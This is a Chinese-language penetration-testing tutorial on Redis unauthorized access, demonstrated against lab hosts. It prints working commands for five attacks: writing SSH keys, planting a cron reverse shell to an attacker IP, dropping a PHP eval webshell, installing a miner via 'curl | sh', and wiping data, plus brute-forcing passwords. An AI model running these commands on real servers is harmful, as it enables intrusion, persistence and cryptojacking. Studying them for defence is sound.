REDIS 未授权访问详解

文/悦潺

0x00 应用简介


Redis 是一个开源的使用 ANSI C 语言编写、支持网络、可基于内存亦可持久化的日志型、 Key-Value 数据库。与 Memcached 类似，它支持存储的 value 类型相对更多，包括 string(字符串)、list(链表)、set(集合)、zset(sorted set – 有序集合)和 hash(哈希类型)。这些数据类型都支持 push/pop 、add/remove 及取交集并集和差集及更丰富的操作，而且这些操作都是原子性的。在此基础上，redis 支持各种不同方式的排序。与 memcached 一样，为了保证效率，数据都是缓存在内存中。区别的是 redis 会周期性的把更新的数据写入磁盘或者把修改操作写入追加的记录文件，并且在此基础上实现了 master-slave (主从)同步。

0x01 漏洞概述

Redis 因配置不当可以导致未授权访问，被攻击者恶意利用。当前流行一种针对 Redis 未授权访问的新型攻击方式，在特定条件下，如果 Redis 以 root 身份运行，黑客可以给 root 账户写入 SSH 公钥文件，直接通过 SSH 登录受害服务器，可导致服务器权限被获取和数据删除、泄露或加密勒索事件发生，严重危害业务正常服务。

部分 Redis 绑定在 0.0.0.0:6379，并且没有开启认证（这是 Redis 的默认配置），如果没有采用相关策略，比如添加防火墙规则避免其他非信任来源 ip 访问等，将会导致 Redis 服务直接暴露在公网上，导致其他用户可以在非授权情况下直接访问 Redis 服务并进行相关操作。

目前比较主流的案例：yam2 minerd 挖矿程序。



0x02 测试环境说明

1. 测试环境与对象

测试对象环境	相关域名、对应的 URL、IP

受害者（centOS6.9）	192.168.10.153 192.168.152.128
攻击者（kali）	192.168.152.133 192.168.152.138
攻击者（redhat6.7）	192.168.152.129

2. 测试工具和相关资源

工具名称	工具用途
nmap	检测端口，操作系统和设备类型等信息
nc	实现任意 TCP/UDP 端口的侦听
hydra	主要用于暴力破解密码

0x03 攻击方法

1. 获取主机端口开放信息

Redis 默认使用 6379 端口，使用 nmap 对服务器进行扫描

Nmap -A -p 6379 –script redis-info 192.168.10.129

```
root@kali:~# nmap -p 6379 --script redis-info 192.168.10.153 -A

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-14 15:44 CST
Nmap scan report for 192.168.10.153
Host is up (-0.052s latency).

PORT     STATE SERVICE VERSION
6379/tcp open  redis   Redis key-value store 2.6.0 (64 bits)
| redis-info:
|   Version: 2.6.0
|   Operating System: Linux 2.6.32-696.el6.x86_64 x86_64
|   Architecture: 64 bits
|   Process ID: 32189
|   Used CPU (sys): 11.98
|   Used CPU (user): 14.28
|   Connected clients: 1
|   Connected slaves: 0
|   Used memory: 826.47K
|   Role: master
|   Bind addresses:
|     0.0.0.0
|   Client connections:
|_    192.168.10.155
MAC Address: 00:0C:29:F8:10:17 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1   --  192.168.10.153

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.83 seconds
root@kali:~#
```

2. Redis 未授权访问获取敏感信息

Nmap 扫描后发现主机的 6379 端口对外开放，可以用本地 Redis 远程连接服务器（redis 在开放外网的情况下(默认配置是 bind 127.0.0.1，只允许本地访问，如果配置了其他网卡地址

那么就可以网络访问)，默认配置下是空口令，端口为 6379）连接后可以获取 Redis 敏感数据。

./redis-cli -h 192.168.10.153

```
root@kali:/usr/local/redis-4.0.6/src# ./redis-cli -h 192.168.10.153
192.168.10.153:6379> info
# Server
redis_version:2.6.0
redis_git_sha1:00000000
redis_git_dirty:0
redis_mode:standalone
os:Linux 2.6.32-696.el6.x86_64 x86_64
arch_bits:64
multiplexing_api:epoll
gcc_version:4.4.7
process_id:32189
run_id:247b027d58252035a3241a7c94e0cba6dc555e63
tcp_port:6379
uptime_in_seconds:4522
uptime_in_days:0
lru_clock:327523
```

可以看到 Redis 的版本和服务器内核版本信息，如果是 Redis2.8 以后的版本还可以看到 Redis 配置文件的绝对路径。

```
root@kali:/usr/local/redis-4.0.6/src# ./redis-cli -h 127.0.0.1
127.0.0.1:6379> info
# Server
redis_version:4.0.6
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:826f0e491d2ebafb
redis_mode:standalone
os:Linux 4.13.0-kali1-amd64 x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:7.2.1
process_id:2270
run_id:6939b26a5aae9d1cb1bdc72c48e388dc798f1046
tcp_port:6379
uptime_in_seconds:22808
uptime_in_days:0
hz:10
lru_clock:3288880
executable:/usr/local/redis-4.0.6/src/./redis-server
config_file:/usr/local/redis-4.0.6/redis.conf
```

可以查看里面的 key 和其对应的值

keys *
get key

```
[root@AMG src]# ./redis-cli -h 192.168.152.128
redis 192.168.152.128:6379> keys *
1) "password"
2) "news"
3) "user"
redis 192.168.152.128:6379> get user
"admin"
redis 192.168.152.128:6379> get password
"123456"
redis 192.168.152.128:6379>
```

3. Redis 删除数据

flushall 删除所有数据

del key 删除键为 key 的数据

```
192.168.152.128:6379> keys *
1) "admin"
2) "user"
3) "passwd"
192.168.152.128:6379> del admin
(integer) 1
192.168.152.128:6379> keys *
1) "user"
2) "passwd"
192.168.152.128:6379> flushell
(error) ERR unknown command 'flushell'
192.168.152.128:6379> flushall
OK
192.168.152.128:6379> keys *
(empty list or set)
192.168.152.128:6379>
```

4. 写入 ssh 公钥，获取操作系统权限

原理就是在数据库中插入一条数据，将本机的公钥作为 value，key 值随意，然后通过修改数据库的默认路径为/root/.ssh 和默认的缓冲文件 authorized.keys,把缓冲的数据保存在文件里，这样就可以再服务器端的/root/.ssh 下生一个授权的 key

- 首先在自己的电脑上生成 key

  ssh-keygen -t rsa

```
root@kali:~/.ssh# ls
known_hosts
root@kali:~/.ssh# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:yelaG7qgeLQxrSOS8e6yWJQJZHY83bkyi79zX6DcdUE root@kali
The key's randomart image is:
+---[RSA 2048]----+
| +... . .    E   |
|+ .o . o    .    |
|.   .   .    .   |
| . o o o o    .  |
|  + ..+ S... .   |
|.. .+.o o.o .    |
| +...=.o .+.     |
|=.o.=+ o +.o     |
|o*+o.o+ =o.      |
+----[SHA256]-----+
root@kali:~/.ssh# ls
id_rsa  id_rsa.pub  known_hosts
```

- 将公钥导入 key.txt 文件（前后用\n 换行，避免和 Redis 里其他缓存数据混合）写入目标主机的缓冲里：

  (echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > key.txt

  Cat /root/.ssh/key.txt | ./redis-cli -h 192.168.10.153 -x set xxx

```
root@kali:~/.ssh# vim key.txt
root@kali:~/.ssh# cd /usr/local/redis-4.0.6/src/
root@kali:/usr/local/redis-4.0.6/src# cat /root/.ssh/key.txt | ./redis-cli -h 192.168.10.153 -x set xxx
OK
root@kali:/usr/local/redis-4.0.6/src#
```

- 连接目标主机的 Redis：

  ./redis-cli -h 192.168.10.153

```
root@kali:/usr/local/redis-4.0.6/src# ./redis-cli -h 192.168.10.153
192.168.10.153:6379>
```

- 设置 redis 的备份路径为/root/.ssh 和缓冲文件名 authorized_keys

  Config set dir /root/.ssh


  Config set dbfilename authorized_keys

- 将数据保存在服务器硬盘上（缓存里的数据 key.txt）

  Save

- 可以用 ssh 远程连接

  ssh 192.168.10.153



  可以看到不要密码，远程可以连接，看到服务器的 ip

- 可以在 centos 这边进入/root/.ssh 目录，看一下 authorized_keys 的文件内容

  Cat /root/.ssh/authorized_keys

  在 authorized_keys 文件里可以看到 redis 的版本号和我们写入的公钥

5. 在 crontab 里写定时任务

原理是和写公钥一样的，只是变换一下写入的内容和路径，数据库名

- 首先在客户端监听一个端口 nc -l 4444

```
[root@AMG ~]# nc -l 4444
```

- 连接 redis，写入反弹 shell

```
./redis-cli -h 192.168.152.128
set xxx "\n\n*/1 * * * * /bin/bash -i>& /dev/tcp/192.168.152.129/4444 0>&1\n\n"
config set dir /var/spool/cron
config set dbfilename root
save
```

```
[root@AMG src]# ./redis-cli -h 192.168.152.128
redis 192.168.152.128:6379> set xxx "\n\n*/1 * * * * /bin/bash -i>& /dev/tcp/192.168.152.129/4444 0>&1\n\n"
OK
redis 192.168.152.128:6379> config set dir /var/spool/cron
OK
redis 192.168.152.128:6379> config set dbfilename root
OK
redis 192.168.152.128:6379> save
OK
redis 192.168.152.128:6379>
```

- 1 分钟后客户端这边收到服务器那边反弹过来的 shell

```
[root@AMG ~]# nc -l 4444
[root@Ubantu redis-4.0.1]# ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:F8:10:17
          inet addr:192.168.152.128  Bcast:192.168.152.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fef8:1017/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:57543 errors:0 dropped:0 overruns:0 frame:0
          TX packets:21948 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:54002818 (51.5 MiB)  TX bytes:7355051 (7.0 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:44 errors:0 dropped:0 overruns:0 frame:0
          TX packets:44 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2360 (2.3 KiB)  TX bytes:2360 (2.3 KiB)

[root@Ubantu redis-4.0.1]#
```

6. 在 web 目录下写入 webshell

通过 redis 在指定的 web 目录下写入一句话木马，用菜刀连接可达到控制服务器的目的。


- 远程连接 redis，在 web 目录写入 webshell

```
./redis-cli -h 192.168.152.128
config set dir /var/www/html
```


```
set xxx "\n\n\n<?php @eval($_POST['c']);?>\n\n\n"
config set dbfilename webshell.php
save
```

```
[root@AMG src]# ./redis-cli -h 192.168.152.128
redis 192.168.152.128:6379> config set dir /var/www/html
OK
redis 192.168.152.128:6379> keys *
1) "xxx"
redis 192.168.152.128:6379> del xxx
(integer) 1
redis 192.168.152.128:6379> set xxx "\n\n\n<?php @eval($_POST['c']);?>\n\n\n"
OK
redis 192.168.152.128:6379> config set dbfilename webshell.php
OK
redis 192.168.152.128:6379> save
OK
redis 192.168.152.128:6379>
```

- 用菜刀连接



- 用菜刀还可以远程执行命令



7. 写入挖矿进程

所谓“挖矿”实质上是用计算机解决一项复杂的数学问题，来保证比特币网络分布式记账系统的一致性。比特币网络会自动调整数学问题的难度，让整个网络约每 10 分钟得到一个合格答案。随后比特币网络会新生成一定量的比特币作为赏金，奖励获得答案的人。它依据特定算法，通过大量的计算产生，所以才会大量占据 cpu，导致系统卡顿，严重则直接瘫痪。

服务器上传挖矿木马有两种方法：

第一种方法，用上面的方法拿到服务器权限，在服务器指定目录上传一个 watch-smartd 挖矿木马，一个 shell 脚本 1.sh（上传的文件默认没有 x 权限）

```
vim 1.sh
#!bin/bash
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:~/bin
Export PATH
Chmod +x /root/test/watch-smartd
Exit 0
```


在 kali 上远程连接 redis

```
./redis-cli -h 192.168.152.128
    config set dir /var/spool/cron
    config set dbfilename root
    set watch-smartd "\n\n\n*/1 * * * * /root/test/./watch-smartd\n\n\n"
    set 1.sh "\n\n\n/1sh/root/test/1.sh\n\n"
save
```

一分钟后在 centOS 上/root/test 目录下查看 watch-smartd 的权限

```
[root@Ubantu test]# ll
总用量 2228
-rw-r--r--. 1 root root      44 12月 20 18:42 123
-rw-r--r--. 1 root root 2274080 12月 22 05:27 watch-smartd
[root@Ubantu test]# ll
总用量 2228
-rw-r--r--. 1 root root      44 12月 20 18:42 123
-rwxr-xr-x. 1 root root 2274080 12月 22 05:27 watch-smartd
[root@Ubantu test]#
```

使用 top 命令查看 cpu 使用情况



```
  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
 5190 root      20   0  197m 5204 1332 S 99.8  0.5   0:34.08 watch-smartd
    1 root      20   0 19348 1560 1236 S  0.0  0.2   0:02.15 init
    2 root      20   0     0    0    0 S  0.0  0.0   0:00.00 kthreadd
    3 root      RT   0     0    0    0 S  0.0  0.0   0:00.00 migration/0
    4 root      20   0     0    0    0 S  0.0  0.0   0:00.66 ksoftirqd/0
    5 root      RT   0     0    0    0 S  0.0  0.0   0:00.00 stopper/0
    6 root      RT   0     0    0    0 S  0.0  0.0   0:00.14 watchdog/0
    7 root      20   0     0    0    0 S  0.0  0.0   0:54.27 events/0
```

第二种方法，写入定时任务，到指定的网站下载挖矿木马和 shell 脚本 1.shVim 1.sh

```
#!bin/bash
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:~/bin
if [ ! -f "/tmp/watch-smartd" ];
       then
                wget  http://192.168.152.138/watch/watch-smartd  -O  /tmp/watch-
smartd
       else
                chmod +x /tmp/watch-smartd
fi
exit 0
```

在 kali 上用 redis 远程连接

```
./redis-cli -h 192.168.152.128
Config set dir /var/spool/cron
Config set dbfilename root
set xxx "\n\n\n*/5 * * * * curl http://192.168.152.138/watch/1.sh | sh\n\n\n"
set xxxx "\n\n\n*/1 * * * * /tmp/./watch-smartd\n\n\n"
save
```

```
root@kali:/usr/local/redis-4.0.1/src# ./redis-cli -h 192.168.152.128
192.168.152.128:6379> auth yes
OK
192.168.152.128:6379> set xxx "\n\n\n*/1 * * * * curl http://192.168.152.138/watch/1.sh | sh\n\n\n"
OK
192.168.152.128:6379> set xxxx "\n\n\n*/1 * * * * /tmp/./watch-smartd\n\n\n"
OK
192.168.152.128:6379> config set dir /var/spool/cron
OK
192.168.152.128:6379> config set dbfilename root
OK
192.168.152.128:6379> save
OK
192.168.152.128:6379>
```

1 分钟后，在 centos 的/tmp 目录下可以看到挖矿木马 watch-smartd,并且具有 x 权限

```
[root@Ubantu tmp]# ls
agent_install_tmp  keyring-dPOVr3  keyring-S1FCKK      testing             virtual-root.F6FNkw  virtual-root.ZhsnTR
dirtycow           keyring-GB9sBe  keyring-XnFH8W      virtual-root.3aNvnW  virtual-root.I5ccqA  virtual-ybbgui.2XVio4
firefox_root       keyring-I1Cbbf  mozilla_root0       virtual-root.BgVxjZ  virtual-root.I7pqwx  virtual-ybbgui.eSUCol
firefox_ybbgui     keyring-JCBcQb  mozilla_ybbgui0     virtual-root.cIqRJ8  virtual-root.J58Upg  virtual-ybbgui.HMVfoQ
gconfd-gdm         keyring-lF86Bq  orbit-gdm           virtual-root.dFrEtL  virtual-root.N1d2Kb  virtual-ybbgui.p3GOSy
gconfd-root        keyring-llBjch  passwd.bak          virtual-root.eJXW3h  virtual-root.NDBNNo
gconfd-ybbgui      keyring-m3SMIs  pulse-exlcmMxvhUlg  virtual-root.ekm6BG  virtual-root.NRT2hD
install_agent      keyring-ojBD8B  pulse-xKS1w4nZ8pli  virtual-root.enQ7uT  virtual-root.oPyvkB
keyring-6W75er     keyring-S06V7e  pulse-ZvyC51an0L79  virtual-root.EqqsYe  virtual-root.SujcvM
[root@Ubantu tmp]# ls
agent_install_tmp  keyring-dPOVr3  keyring-S1FCKK      testing             virtual-root.F6FNkw  virtual-root.ZhsnTR
dirtycow           keyring-GB9sBe  keyring-XnFH8W      virtual-root.3aNvnW  virtual-root.I5ccqA  virtual-ybbgui.2XVio4
firefox_root       keyring-I1Cbbf  mozilla_root0       virtual-root.BgVxjZ  virtual-root.I7pqwx  virtual-ybbgui.eSUCol
firefox_ybbgui     keyring-JCBcQb  mozilla_ybbgui0     virtual-root.cIqRJ8  virtual-root.J58Upg  virtual-ybbgui.HMVfoQ
gconfd-gdm         keyring-lF86Bq  orbit-gdm           virtual-root.dFrEtL  virtual-root.N1d2Kb  virtual-ybbgui.p3GOSy
gconfd-root        keyring-llBjch  passwd.bak          virtual-root.eJXW3h  virtual-root.NDBNNo  watch-smartd
gconfd-ybbgui      keyring-m3SMIs  pulse-exlcmMxvhUlg  virtual-root.ekm6BG  virtual-root.NRT2hD
install_agent      keyring-ojBD8B  pulse-xKS1w4nZ8pli  virtual-root.enQ7uT  virtual-root.oPyvkB
keyring-6W75er     keyring-S06V7e  pulse-ZvyC51an0L79  virtual-root.EqqsYe  virtual-root.SujcvM
You have new mail in /var/spool/mail/root
[root@Ubantu tmp]# ll watch-smartd
-rwxr-xr-x. 1 root root 2274080 12月 21 21:59 watch-smartd
You have new mail in /var/spool/mail/root
[root@Ubantu tmp]#
```

使用 top 命令，可以看到挖矿木马已经执行，占用大量的 cpu

```
  PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
 3414 root      20   0  197m 5288 1328 S  99.7   0.5   0:40.49 watch-smartd
    1 root      20   0 19348 1556 1236 S   0.0   0.2   0:01.79 init
    2 root      20   0     0    0    0 S   0.0   0.0   0:00.00 kthreadd
    3 root      RT   0     0    0    0 S   0.0   0.0   0:00.00 migration/0
    4 root      20   0     0    0    0 S   0.0   0.0   0:00.55 ksoftirqd/0
    5 root      RT   0     0    0    0 S   0.0   0.0   0:00.00 stopper/0
    6 root      RT   0     0    0    0 S   0.0   0.0   0:00.06 watchdog/0
```

8. 利用 redis 执行命令

redis 2.6 内置了 lua 脚本环境，在有连接 redis 服务器的权限下，可以利用 lua 执行系统命令

- **本地建立一个 lua 脚本**

```
vim  hello.lua
local msg = "hello,hack!"
return msg
```

- **在客户端连接 redis 服务器并执行 hello.lua**

./redis-cli eval "$(cat hello.lua)" 0 -h 192.168.152.128

```
config.o     lzfP.h        rdb.o           rio.h             t_list.o
[root@AMG src]# ./redis-cli eval "$(cat hello.lua)" 0 -h 192.168.152.128
"hello,hack!"
[root@AMG src]#
```

9. 利用 hydra 暴力破解 redis 的密码

使用 hydra 工具可以对 redis 进行暴力破解

```
Hydra -P passwd.txt redis://192.168.152.128
```

```
root@kali:~# hydra -P passwd.txt redis://192.168.152.128
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-12-17 12:26:55
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:1/p:10), ~
1 try per task
[DATA] attacking redis://192.168.152.128:6379/
[6379][redis] host: 192.168.152.128   password: yes
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-12-17 12:26:56
root@kali:~#
```

0x04 Redis 日志

redis 在默认情况下，是不会生成日志文件的，所以需要配置。

1. 配置 redis 日志


- 找到 redis 的配置文件（默认 redis.conf ）。
- 打开配置文件，找到 logfile（可能有多个，认准有 loglevel 的 logfile），或者直接搜索"logfile"
- 配置 logfile 路径，例如：logfile "/usr/local/redis/redis.log"

```
165 loglevel verbose
166
167 # Specify the log file name. Also the empty string can be used to force
168 # Redis to log on the standard output. Note that if you use standard
169 # output for logging but daemonize, logs will be sent to /dev/null
170 logfile "/usr/local/redis-4.0.1/redis.log"
```


- 保存配置文件，以此配置文件启动 redis，这时 redis 的启动框会变成一个黑框框，什么输出都没有（因为输入全部写到了日志文件）

```
./redis-server ../redis.conf
```

```
[root@Ubantu src]# ./redis-server ../redis.conf
```




- loglevel 是用来设置日志等级的，具体可以看配置文件中上面的注释

